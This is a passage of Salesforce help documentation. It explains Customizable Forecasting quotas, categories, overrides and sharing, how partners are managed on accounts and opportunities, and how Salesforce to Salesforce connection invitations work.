Sales Features: What's Different or Not in Lightning Experience

Forecasts FAQ

Why can't I use Territory Management?

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Territory Management is available for Customizable Forecasting and not Collaborative Forecasts.

SEE ALSO:

Forecasts FAQ

EDITIONS

Collaborative Forecasts available in: both Salesforce Classic and Lightning Experience

Customizable Forecasting available in: Salesforce Classic

Territory Management available in: Salesforce Classic

Estimating Revenue and Sales with Customizable Forecasts

Customizable Forecasting Overview

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

Customizable forecasting is a flexible solution for estimating how much revenue your organization can generate or how many items your organization can sell. You can set up customizable forecasting to reflect how your organization forecasts its sales. With it, you can forecast on a monthly or quarterly basis, use different dates when applying amounts to forecasts, forecast based on revenue or quantity or both, and define additional quotas based on product families.

Use customizable forecasts to review your forecast and drill down through your forecast amounts to see the opportunities included in your forecast. Override forecast amounts directly from the opportunity, or override the forecast from the Forecasts tab without notifying users below you in the forecast role hierarchy.

Clicking the Forecasts tab displays your forecast for the selected forecast period.

- Click **Submit** to submit a forecast, making a snapshot of the forecast data available in the forecast history and forecast reports. See Submitting Customizable Forecasts.
- Click **Forecast History** to display the forecast data you submitted in the past. Then, click **Forecast Summary** to return to the current forecast data.
- Click **Printable View** to display the selected forecast in a simple, print-ready layout.
- Review your forecast and the forecasts of any direct reports or forecasts that are manually shared with you. See Viewing Customizable Forecasts for instructions on different viewing options.
- Click the Forecast subtab to see forecast details. See Viewing Customizable Forecasts for more information.
- Click the Opportunities subtab to see the opportunities that are included in the displayed forecast. On the Opportunities subtab, you can choose, or create, a list view to further filter the displayed opportunities. See Viewing Customizable Forecasts for more information.
- Click the edit icon ( ) to make changes to the adjusted forecast total, or to add an override to a particular forecast amount. For instructions on overriding forecast amounts, see Overriding Customizable Forecasts.

If your forecast is not available, contact your administrator about adding you to the forecast hierarchy (or the territory hierarchy, if your organization uses territory management).

Note: The Forecasts tab is unlike other tabs in that it automatically calculates data for you based on your opportunity data. You do not need to create or delete forecast records.

For information on implementing customizable forecasting for your organization, see Setting Up Customizable Forecasting.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To see forecasts of other users:
- "View All Forecasts"

To override your forecast:
- "Override Forecasts"

SEE ALSO:

Do I Have Customizable Forecasting?

What's the difference between the Forecasting versions?

Managing Customizable Forecasts

Do I Have Customizable Forecasting?

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

Customizable forecasting may be difficult to distinguish because the tab name does not change when you convert to customizable forecasting. Here's how to tell if you have it:

Click the Forecasts tab.

- If you see either the **Introducing Customizable Forecasting** or **Request Now!** buttons, you don't have customizable forecasting.
- If you don't see either button, your organization already has customizable forecasting.

To enable customizable forecasting:

1. From Setup, enter *Forecasts (Customizable)* in the Quick Find box, then select **Forecasts Hierarchy**.
2. Select **Enable Customizable Forecasting**.
3. Once customizable forecasting is enabled, see Setting Up Customizable Forecasting.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Customizable Forecasting Overview

What's the difference between the Forecasting versions?

Setting Quotas for Customizable Forecasting

Users with the appropriate permission can set their individual quota. Administrators and users with the appropriate permission can always edit any quota, and managers can always change the quotas of users that report directly to them in the role hierarchy.

1. Do one of the following:
   - To set your personal quota, access your personal information in your personal settings.
   - To change the quota of a user that reports to you, from Setup, enter *Users* in the Quick Find box, then select **Users**, and click the full name of the appropriate user.
2. Click **Edit** in the Quotas related list.
3. Select the appropriate range start and range length. If available, select a territory and product family.

   Note: If your organization uses custom fiscal years, you cannot set quotas for a period that does not have a defined fiscal year.
4. Enter the quota amounts for revenue and/or quantity.
5. Select the appropriate currency if you work with more than one currency.
6. Click **Save** to save the quota and return to the user detail page, or click **Quick Save** to save the values and continue to edit the quota.

   Tip: Using **Quick Save** allows you to quickly set a different quota for each product family.

Note: If these options are not available to you, you may not have customizable forecasting. To determine if your organization has enabled customizable forecasting, see Do I Have Customizable Forecasting? on page 1566. Delegated administrators won't see the quotas related list on user records.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set your quota:
- "Edit Personal Quota"

To set any user's quota:
- "Manage Internal Users"

  AND

  "Modify All Data"

You can also use tools like the Data Loader to do mass updates on quotas. When updating quotas, set the quota field value on the `RevenueForecast` or `QuantityForecast` objects.

SEE ALSO:

- Customizable Forecasting Overview
- Managing Customizable Forecasts

Working with Forecast Categories

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Your forecast is a representation of your opportunity amounts, dates, and stages. Click the Forecasts tab and notice that your forecast amounts are listed in different categories. Depending on its stage, an opportunity amount can be included in the following forecast categories:

- **Best Case** includes amounts you are likely to close, closed/won opportunity amounts, and amounts in the Commit category.
- **Closed** includes amounts for closed/won opportunities.
- **Commit** includes amounts you are confident about closing and closed/won opportunity amounts.
- **Omitted** means the amount does not contribute to your forecast.
- **Pipeline** includes amounts from all open opportunities.

Note: You can edit the forecast category field on opportunities to change the value displayed in reports, opportunity detail and edit pages, opportunity searches, and opportunity list views. For example, you can change the value of the Commit category to Won to make the category name match your business processes.

Each value in the opportunity `Stage` picklist is automatically mapped to a `Probability` and value in the `Forecast Category` picklist. Change the `Stage` of an opportunity and the `Probability` as well as the `Forecast Category` changes with it.

For example, your organization may have mapped the "Negotiation/Review" stage to the "Best Case" forecast category. This means that the amounts of your opportunities in "Negotiation/Review" are included in your "Best Case" forecast amount. Your organization may have set up different mappings but an example of how these fields map is below:

Stage	Probability	Forecast Category
Prospecting	10%	Pipeline
Qualification	10%	Pipeline
Needs Analysis	20%	Pipeline
Value Proposition	50%	Pipeline
Id Decision Makers	60%	Pipeline
Perception Analysis	70%	Pipeline
Proposal/Price Quote	75%	Pipeline
Negotiation/Review	90%	Best Case
Closed Won	100%	Commit

Regardless of whether you use customizable forecasting or not, your forecasts still rely on how your opportunity `Stage` picklist values map to values in the `Forecast Category` picklist.

SEE ALSO:

- Customizable Forecasting Overview
- Managing Customizable Forecasts

Managing Customizable Forecasts

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

Your forecasts represent your opportunity amounts, dates, and stages. To make sure your forecasts are an accurate representation of your revenue potential:

1. Review your forecast amounts. See Viewing Customizable Forecasts for instructions on different viewing options.
2. Determine if you want to override any amounts.
3. Override amounts if necessary. This requires the appropriate user permission. See Overriding Customizable Forecasts on page 1570.
4. Submit your forecast to make a snapshot of your forecast data available in your forecast history and forecast reports. See Submitting Customizable Forecasts.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To see forecasts of other users:
- "View All Forecasts"

To override your forecast:
- "Override Forecasts"

Viewing Customizable Forecasts

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

When you click the Forecasts tab, review the amounts listed and determine if they are ready to be submitted.

- Initially, your name appears in the title bar and above `Find a Forecast:`, indicating that you are viewing your own forecast. Users with the appropriate permissions can click the magnifying glass icon and select another user or role to view that person's forecast. When you are viewing a forecast other than your own, the role or username will be displayed in the title bar and above `Find a Forecast:`. In addition, your access level will be displayed above `Find a Forecast:`.

  Note: User Sharing does not fully support Customizable Forecasting. You'll see all users in the organization regardless of the organization-wide default for the user object.

- If your organization uses manual forecast sharing, click **Sharing** to view the forecast sharing settings or to share the forecast with other users.
- If your organization uses territories, choose an option from the `Territory` picklist to summarize the forecast by that territory. See Territory Management.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To see forecasts of other users:
- "View All Forecasts"

To override your forecast:
- "Override Forecasts"

- If your organization uses product families, choose an option from the `Product Family` picklist to summarize the forecast by that product family. Choosing `--All--` product families disables the **Submit**, and **Forecast History** options; choose another product family to use these options. See Define Customizable Forecast Settings for information on customizing your organization to use product families.
- If your organization forecasts on both revenue and quantity, select whether to include revenue, quantity, or revenue and quantity. This controls which information is displayed for each amount listed.
- Select a date range under `Range Start` to view another forecast period. Forecast details for opportunities that closed more than two years before you implemented Customizable Forecasting or more than 10 years in the future are not available.

  Note: Organizations that implemented Customizable Forecasting prior to the Salesforce Winter '07 release can see forecasts outside of this range.

- Select a `Range Length` to view fewer or more forecast periods.

  Note: If you are using custom fiscal years, periods before the first defined custom fiscal year or after the last defined fiscal year use calendar months or calendar quarters (depending on your forecast setting) for the range start and period length.

- Select an option next to `Display Units` to view forecast totals using a different unit of measurement. To display what portion each total is of your quota, choose **% Quota**.

Viewing Forecast History

When viewing a forecast from the Forecasts tab, click **Forecast History** to view snapshots of your forecast data taken when you submit it. You can also view the submitted forecasts of subordinates users. Click **Forecast Summary** to return to the previous view.

Viewing Forecast Amount Details

Select the Forecasts subtab to see forecast details. Click any forecast amount to view details of the opportunity amounts included in that forecast amount. From the details page, click any item listed to view it. Click **Edit** to override that item. See Overriding Customizable Forecasts for instructions on overriding forecast amounts from the opportunity.

If you have direct reports (users that report directly to you), their forecasts display below yours. The `Choose a view` option allows you to change the way forecast information is displayed for your direct reports. Use this option to group forecast data by subordinate or forecast period.

- **View by Period** displays a list of direct reports and their forecasts for each forecast period. Click any name to view the forecast for that user.
- **View by Direct Report** displays a list of forecast totals for each direct report. Click **View** next to any subordinate name to view the forecast for that user.
- Clicking any amount displays the opportunities and forecast overrides included in that amount.

Viewing Opportunities

Select the Opportunities subtab to see the opportunities that are included in the displayed forecast. On the Opportunities subtab, you can choose, or create, a list view to further filter the displayed opportunities. Click any opportunity to see the opportunity details. To override the opportunity, click **Edit**. For more information on overriding opportunities, see Overriding Customizable Forecasts.

If you have the "View All Forecasts" permission, you can see opportunities on the Opportunities subtab regardless of their sharing settings.

Note: When a partner portal is transferred to another account, the opportunities on each account are automatically recalculated through your organization's forecast hierarchy.

SEE ALSO:

Customizable Forecasting Overview

Managing Customizable Forecasts

Overriding Customizable Forecasts

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To see forecasts of other users:
- "View All Forecasts"

To override your forecast:
- "Override Forecasts"

You can make your forecast a more accurate assessment of your forecasted sales by overriding forecast amounts as needed. Any user can override a forecast from the opportunity by changing the `Stage` or `Forecast Category` of the opportunity. Users with the "Override Forecasts" permission can override their forecast or any direct report's forecast at the forecast level.

When an opportunity moves from one forecast category to another, such as from Best Case to Commit, the unadjusted raw amounts change for each of those categories, but any amounts with overrides do not change. You should update or remove your overrides to each forecast category to account for changes in the stage of opportunities.

Overriding Your Forecast from the Opportunity

1. Click the Opportunities subtab on the Forecasts page.
2. Click **Edit** for the opportunity you want to override.
3. Make any changes to the details. The options available differ depending on whether you own the opportunity.
4. If products are on the opportunity and you want to change the forecast category for that product, select **Change Category**, then select the appropriate `Product Forecast Category`.
5. Click **Save**. The opportunity is marked with the appropriate icon indicating its override status. For a description of each override icon, see Forecast Override Indicators.

   Click **Save & Refresh** to update the record and redisplay the totals.

Overriding Your Forecast Total

1. Click the Forecasts subtab on the Forecasts page.
2. Click the edit icon ( ) to override the adjusted total.
3. Enter a new amount and any comment.
4. Click **Save**. The forecast is marked with the appropriate icon indicating its override status. For a description of each override icon, see Forecast Override Indicators.

Overriding the Forecast of Your Direct Reports

1. Click the Forecasts subtab on the Forecasts page.
2. Click the edit icon ( ) to override your direct report's forecast.

3. Choose one of the override options to control which override amounts, if any, are included in the forecast:
   - **Accept John Doe's forecast**—Use this option to accept the forecast of your direct report, including any overrides that he or she has made.
   - **Reject any override on John Doe's forecast, but accept forecast overrides from other subordinates**—Use this option to ignore overrides made on your direct report's forecast, but include any overrides made on forecasts further down in the hierarchy.
   - **Reject all forecast overrides**—Use this option to ignore all forecast-level overrides but include opportunity-level overrides. If you have overridden amounts at the opportunity, your own opportunity forecasts are used in this calculation. Choose this option if you want forecast amounts to be based on opportunity amounts including overrides made at the opportunity level.
   - **Override the forecast and set it to**—Use this option to enter an amount that replaces the current amount in your forecast. Your manager will see this amount in your forecast but your subordinates will not.
4. If you forecast on both revenue and quantity, choose an override option for quantity forecast.
5. Click **Save**. The forecast is marked with the appropriate icon indicating its override status. For a description of each override icon, see Forecast Override Indicators.

Note: The Forecasts tab is unlike other tabs in that it automatically calculates data for you based on your opportunity data. You do not need to create or delete forecast records.

SEE ALSO:

Customizable Forecasting Overview

Managing Customizable Forecasts

Override Customizable Forecasts from an Opportunity

A forecast override is an amount that more accurately represents your forecasted sales. You can view a list of overrides and make changes from the opportunity detail page.

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

1. From the Opportunity Forecasts related list on an opportunity record, click **Edit**.
2. Make changes to the details. See Overriding Customizable Forecasts for instructions on overriding opportunity forecast amounts.

If your organization uses territory management, the territory to which the opportunity is assigned displays in the `Territory` drop-down list.

If you are a forecast manager for multiple territories, the drop-down list shows the territories from which you can override the opportunity. Choose a value and click **Edit** to override the opportunity from the desired territory.

SEE ALSO:

Territory Management

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Territory management available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To view forecasts of other users:
- "View All Forecasts"

To override your forecast:
- "Override Forecasts"

Forecast Override Indicators

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

An icon displays for each override to indicate the status of the override. Use the following table to determine the status of an override.

Icon	Override Status
	The opportunity has been updated since an override.
	A subordinate has overridden the forecast.
	A person that reports directly to you has overridden the forecast.
	You have overridden the forecast.
	The forecast data is not up-to-date. Refresh your browser in a few minutes.

SEE ALSO:

Overriding Customizable Forecasts

Customizable Forecast Fields

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

Here is a description of the fields (in alphabetical order) that make up a forecast in customizable forecasting:

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Forecast Fields

Field	Description
`Comments`	The comments you enter when overriding your forecast.
`Forecast Category`	Category determined by the opportunity `Stage` value. Options are: • **Omitted** means the amount does not contribute to your forecast. • **Pipeline** includes amounts from all open opportunities. • **Best Case** includes amounts you are likely to close, closed/won opportunity amounts, and amounts in the Commit category. • **Commit** includes amounts you are confident about closing and closed/won opportunity amounts. • **Closed** includes amounts for closed/won opportunities.
`Forecast Item`	Record that contributes to the forecast. This displays in the detail of a forecast amount.

Field	Description
Revenue	The total expected revenue amount from the opportunities that fit in a given category.
Quantity	The total number of units that are forecasted to sell as part of the opportunities in a given category.
My Forecast Override	The amount you enter when overriding a forecast amount.
Submitted By	The user who submitted a forecast.
Type	Type of override. Options are "Opportunity" or "Forecast Override."

Opportunity Forecast Fields

Opportunity Forecast Field	Description
My Forecast Amount	The amount you enter when overriding your direct report's opportunity amount.
My Forecast Category	The category selected when you override the category of an opportunity.
My Forecast Comments	The comments you enter when overriding one of your opportunities or the opportunity of a direct report.
My Forecast Period	The period you selected when overriding a direct report's opportunity period.

SEE ALSO:

Managing Customizable Forecasts

Manually Sharing a Forecast

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

Your administrator defines your organization's forecasting hierarchy, which determines which users can view the forecast data. However, your administrator can manually extend sharing privileges for forecast data, and you may be able to manually extend sharing privileges for your own forecast data as well. Manual forecast sharing can only increase access to forecast data; it cannot restrict access for users who already have access. To manually share a forecast, you must be an administrator or a forecast manager who has been given access to share your forecast data.

To see which users can view your forecast or to share your forecast data, do one of the following:

- From Setup, enter *Forecasts Hierarchy* in the Quick Find box, then select **Forecasts Hierarchy**, then click **Share** next to the view you want to share.
- Click **Sharing** on the forecast home page to share your own forecast data.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The User and Group Sharing list shows you all the users who currently have access to this forecast data. It also details the level of access they have, whether they can submit a forecast, and the reason they have that access. The reasons a user might have access to forecast data are:

Reason	Description
Administrator	The user is an administrator, or has the "Modify All Data" permission.
Delegated Forecast Manager	A user has access to forecast data that was granted via the **Sharing** button on the forecast.
Forecast Manager	A user has access due to being a forecast manager in the forecast hierarchy.
Owner	The owner can always see his or her own forecast data.
View All Forecasts Permission	The user has the "View All Forecasts" permission.

On the Forecast Sharing Detail page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Click **Add** to grant other users or groups access to the forecast data.

  Note: Manual sharing extends to the opportunity data that makes up the forecast. If a user has permission to override forecast data, then the user also has permission to override the opportunity forecast data.
- Click **Expand List** to view all users that have access to the forecast data.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

SEE ALSO:

Define Customizable Forecast Settings

Setting Up Customizable Forecasting

Submitting Customizable Forecasts

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

On the Forecasts tab, your forecast totals are always available to you and users above you in your role hierarchy. However, forecast totals are only available in forecast history and reports after you submit them. You can submit your own forecast or any forecast data that has been manually shared with you and you have permission to submit.

To submit your forecast:

1. Click **Submit** from your forecast on the Forecasts tab.
2. Click **OK** to confirm. Salesforce takes a snapshot of your forecast totals and makes them available in reports and your forecast history.

SEE ALSO:

Viewing Customizable Forecasts

Managing Customizable Forecasts

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To see forecasts of other users:

- "View All Forecasts"

To override your forecast:

- "Override Forecasts"

Selling Through Multiple Channels

Drive Sales with Partners

Partners are the companies with which you collaborate to close your sales deals. For each opportunity or account you create, the Partners related list allows you to store information about your partners and the roles they play in the opportunity or account. A partner must be an existing account within Salesforce.

If your organization has been enabled for partners, you can create partner accounts. Partner accounts are business accounts that a channel manager uses to manage partner organizations, partner users, and activities. ***They are completely separate from account partnerships that are displayed in the Partners related list on an account.*** For more information about creating and managing partner portals, see Create and Manage Partner Portals.

Tip: If your organization uses person accounts, you can use partner roles to relate person accounts to each other. For example, if you have individual person account records for several members of a household or family, then you can use partner roles such as "Spouse" or "Sibling" to associate those records.

SEE ALSO:

Viewing and Adding Partners

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

Sharing Information with Partners

Partners are companies or individuals that directly drive sales or help you close sales deals.

You can track partner sales in your Salesforce org in different ways.

- Add partners to account and opportunity records.
- Enable your org for partners, create partner accounts, create partner users, and collaborate with them on your channel sales data in a partner community (recommended) or partner portal.
- Use Salesforce to Salesforce if your partner has a Salesforce org of their own.

SEE ALSO:

Create a Partner Community with Salesforce Lightning Partner Management

Create and Manage Partner Portals

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

Viewing and Adding Partners

The opportunity and account detail pages include a Partners related list for viewing and adding partner relationships.

- To view account information for a specific partner, click the partner's name in the Partners related list.

  If you do not have access to view and edit a partner account, the account name appears in the related list but you have no access to other information about that account.

- Click **Del** next to a partner to the partner relationship.

  Note: If you change the account for an opportunity that has partners, all partners are deleted from the Partners related list.

- To add a partner to an opportunity or account:

  1. Click **New** in the Partners related list.
  2. For opportunities only, select the `Primary` option to indicate the primary partner for the opportunity, if applicable.

     An opportunity can have only one primary partner. Setting a new primary partner automatically removes the "Primary" status from any existing primary partner.

     Marking a partner as "Primary" allows you to report on the partner in all of the opportunity reports.

  3. In the `Partner` column, enter the name of an existing account by typing into the box or clicking the lookup icon to perform an account search. Alternatively, click **New** from the lookup dialog to create a new account.
  4. In the `Role` column, choose the role that the partner account plays in the current account or opportunity.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

USER PERMISSIONS

To add partners to an account:

- "Edit" on accounts

  AND

  "Read" on opportunities

To add partners to an opportunity:

- "Read" on accounts

  AND

  "Edit" on opportunities

Note: Selecting a partner on an account or opportunity automatically creates a reverse partner relationship so that both accounts list the other as a partner. The role you select is applied to the partner account; in the current account, the reverse role is applied.

Your administrator sets the available roles and the corresponding reverse roles when editing the `Partner Role` picklist value.

Your administrator has the ability to customize the columns that display in the related list by editing the page layout.

SEE ALSO:

- Drive Sales with Partners
- Partner Fields
- Deleting Partners

Partner Fields

A partner has the following fields, listed in alphabetical order.

Field	Description
`Partner Name`	Name of partner. You can enter an existing account, or use the lookup icon to search for (or optionally, create) a new account.
`Primary`	Option that specifies the primary partner for the opportunity.
`Role`	Role of partner for a specific opportunity or account. The role is correlated to the reverse role, applied to the reverse partner relationship. Select from a picklist of available roles, which are set by an administrator.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

SEE ALSO:

- Drive Sales with Partners

Deleting Partners

Removing a partner from an opportunity or account removes the partner's relationship with the opportunity or account, but does not delete the account.

Note: If you change the account for an opportunity that has partners, all partners are deleted from the Partners related list.

To remove a partner relationship from an opportunity or account, click **Del** next to the partner's name.

Removing a partner affects and opportunity or account in the following ways.

Deleting a Partner From	Does This
An account	Removes the partner from the account and from *all* opportunities for that account with which the partner was associated.
An opportunity	If the partner is associated with only one opportunity for an account, the partner is removed from both the opportunity *and* the account. If the partner is associated with multiple opportunities for an account, the partner is removed from that opportunity *only*. The partner remains associated with other opportunities *and* with the account.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

USER PERMISSIONS

To delete partners from an account:
- "Edit" on accounts

To delete partners from an opportunity:
- "Edit" on accounts

  AND

  "Edit" on opportunities

SEE ALSO:

Drive Sales with Partners

Viewing and Adding Partners

Create a Partner Portal

Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

For detailed information about creating a partner portal, see the *Create and Manage Partner Portals* guide. Generic information about user management, sharing, and CRM data remains available from the Salesforce help.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Manage Partner Relationships in Communities

Migrate from a Partner Portal to a Community

Salesforce to Salesforce

Salesforce to Salesforce Overview

Salesforce to Salesforce enables business collaboration both within and across Salesforce organizations. This allows you to share certain records with your business partners that use Salesforce and get real-time updates on the shared data. For example, you can share lead and opportunity data with business partners and manage your entire pipeline and programs within Salesforce.

Salesforce to Salesforce allows you and your business partners to collaborate more easily and effectively. With Salesforce to Salesforce, you can share records with one or more connections, and each connection can accept records you share with them - even if other connections have accepted the same record.

Salesforce to Salesforce allows your business partners to:

- Access all their programs from one place
- Easily integrate your data with the data they manage in Salesforce
- Integrate their business processes with updates received from you

Salesforce to Salesforce allows you to:

- Have 100% visibility into your partner activity
- Manage your entire pipeline, both internal sales and channel sales, in one place
- Rapidly and easily share data across multitiered partnerships
- Integrate your business processes with updates received from your partners using workflow and assignment rules

If you want to connect to partners but aren't sure if they use Salesforce, you can use connection finder to find out.

If you receive an invitation to connect with a business partner using Salesforce to Salesforce, see Accepting or Rejecting an Invitation to Join Salesforce to Salesforce on page 1581.

To invite other companies to connect with you using Salesforce to Salesforce, see Inviting Business Partners to Connect using Salesforce to Salesforce.

Note: Salesforce to Salesforce doesn't just let you share information with business partners; it's also part of a high-availability solution called Organization Sync. For information about Organization Sync, see Organization Sync.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Tips for Using Salesforce to Salesforce

Finding Out if Your Partners Use Salesforce

Inviting Business Partners to Connect using Salesforce to Salesforce

Before you can start sharing data with your business partners, you need to set up a connection to them using Salesforce to Salesforce. To create that connection, you need to invite your business partner.

Note: Before beginning the invitation process, you need to create an account and an associated contact for your business partner.

To invite a business partner to connect using Salesforce to Salesforce:

1. Click the Connections tab.
2. Click **New**.
3. Enter a contact name or use the lookup icon to select a contact.

   Important: Make sure that the email address is valid; otherwise, your invitation may be sent to the wrong person.

4. Optionally, select a related account.

   Note: The account associated with the connection can be changed after the invitation is sent.

5. Choose a user to manage the connection.
6. Optionally, choose a template to apply to the connection.
7. Click **Save & Send Invite**.

To invite multiple business partners to connect using Salesforce to Salesforce:

1. Click the Contacts tab.
2. Select a standard or custom list view, then click **Go!**.
3. In the list view, select the checkboxes next to the contacts you want to invite.

   Important: Make sure that the email addresses are valid; otherwise, your invitations may be sent to the wrong people.

4. Click **Invite to Connect**.
5. Choose a user to manage the connection.
6. Optionally, choose a template to apply to the connection.
7. Click **Save & Send Invite**.

The people you invite will receive an email invitation to connect with you using Salesforce to Salesforce. They can choose to accept or decline your invitation. You can check whether they have accepted or declined the invitation by reviewing your connections on the Connections tab. From the Connections tab, you can also resend or cancel the invitation. To learn more about connections, see Connections Home Page on page 1582.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To invite to a business partner to connect using Salesforce to Salesforce:

- "Manage Connections"

Note: For information about sending an Organization Sync replication connection invitation in Salesforce to Salesforce, see Connect the Organizations.

SEE ALSO:

Finding Out if Your Partners Use Salesforce

Connection Templates in Salesforce to Salesforce

Creating and Applying Connection Templates

Accepting or Rejecting an Invitation to Join Salesforce to Salesforce

If a business partner sent you an invitation to connect using Salesforce to Salesforce, you can accept or reject that invitation by following these steps:

1. Click the link in the invitation email to go to the Salesforce login page.
2. Log in as the System Administrator or as a user with the "Manage Connections" permission.
3. Review the details of the invitation.
4. Click **Accept** or **Decline**.

   If you aren't sure whether you want to accept or decline, click **Decide Later**. The invitation displays on the Connections tab with a connection status of Invitation Received. You can easily accept or decline it at a later date.

When you accept or reject an invitation, the company that invited you receives an email notifying them of your decision. The content of that email can be configured by changing the appropriate email template.

SEE ALSO:

Salesforce to Salesforce Overview

Tips for Using Salesforce to Salesforce

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To accept or reject an invitation to connect using Salesforce to Salesforce:

- "Manage Connections"

Connections Home Page

The Connections tab allows you to manage your Salesforce to Salesforce connections and connection templates. From the Connections tab, you can:

- Select the Connections subtab to manage connections. Connections include everyone that you have invited, whether they have accepted, declined, or have not yet responded, as well as all the invitations you have received. Recent connections are automatically displayed on the Connections subtab.
  - To view details about a connection, click the connection name.
  - To invite new connections, click **New**, then enter the connection details and click **Save & Send Invite**.
  - To deactivate a connection, click **Deactivate**.
  - For invitations to connect that have been sent but not accepted, you can click **Resend** to resend the invitation, or **Cancel Invitation** to cancel the invitation. For more information about inviting connections, see Inviting Business Partners to Connect using Salesforce to Salesforce on page 1580.
- Select the Templates subtab to manage connection templates. Templates allow you to define and publish sets of objects and fields to one or more standard Salesforce to Salesforce connections. Recent templates are automatically displayed on the Templates subtab.
  - To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
  - To view details about a template, click the template name.
  - To create a new template, click **New**.
  - To edit a template, click **Edit** next to the template you want to edit. For more information about using templates, see Creating and Applying Connection Templates on page 1584.

Note: To learn about Organization Sync, a high-availability feature built on the framework of Salesforce to Salesforce, see Organization Sync.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view and manage connections for Salesforce to Salesforce:
- "Manage Connections"

To view and manage templates for Salesforce to Salesforce:
- "Manage Connections"

SEE ALSO:

Managing Connections

Managing Connections

From the Connections tab, you can view connection details and manage connections. The connection details include information on the status of the connection, the owner of the connection, information about the company, published and subscribed fields, and a connection history.

To view a connection:

1. Click the Connections tab.
2. On the Connections subtab, click the name of the connection that you want to view.

From the connection detail page, you can:

Accept an Invitation
If a business partner has sent you an invitation to connect using Salesforce to Salesforce, click **Accept** to accept the invitation. After you accept the invitation, you can subscribe to objects that the connection has published and begin sharing objects with the connection using the Published Objects and Subscribed Objects related lists on a connection detail page.

Cancel an Invitation
If an invitation you sent hasn't been accepted, you can cancel the invitation by clicking **Cancel Invitation**. If your partner hasn't received the invitation, click **Resend** to send it again.

Deactivate Connections
If you have created a connection with a business partner and you no longer wish to use the connection, click **Deactivate**. If a connection is deactivated, you can still view and update records that your connection shared with you, but updates you make won't be sent to your connection. If you sent records to your connection that they didn't accept, the records are removed from their organization, and vice versa.

Edit Connections
